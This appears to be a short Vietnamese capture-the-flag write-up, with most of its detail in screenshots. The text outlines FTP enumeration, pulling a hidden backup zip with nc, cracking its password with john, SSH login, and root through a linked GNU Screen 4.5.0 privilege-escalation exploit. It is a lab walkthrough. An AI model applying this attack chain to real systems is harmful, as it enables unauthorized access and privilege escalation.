
Ta chạy file script nó gọi tới date và lấy dc quyền root



Tìm thấy flag thứ 2

Xem nốt cổng 0.5



Quét cổng thấy có dvu ftp server





Kết nối ftp tới



Ta thấy có 1 directory .folder khả nghi, xem thêm thì có file .backup.zip




Dùng nc để lấy file backup này về



Unzip ra


Nhg yêu cầu password

Ta hash file zip r dùng john để tìm ra mk




-> mk là 1234567890


-> unzip xong thì sẽ có dc tkhoan donald




-> SSH vào rồi xem các file hay ho



Có screen-4.5.0, ta kiểm tra và xem trên GTFOBins



[GNU Screen 4.5.0 - Local Privilege Escalation - Linux local Exploit](https://www.exploit-db.com/exploits/41154)  
tìm có 1 exploit trên exploit db



Chạy file và lấy dc quyền root



-> thấy cờ thứ 3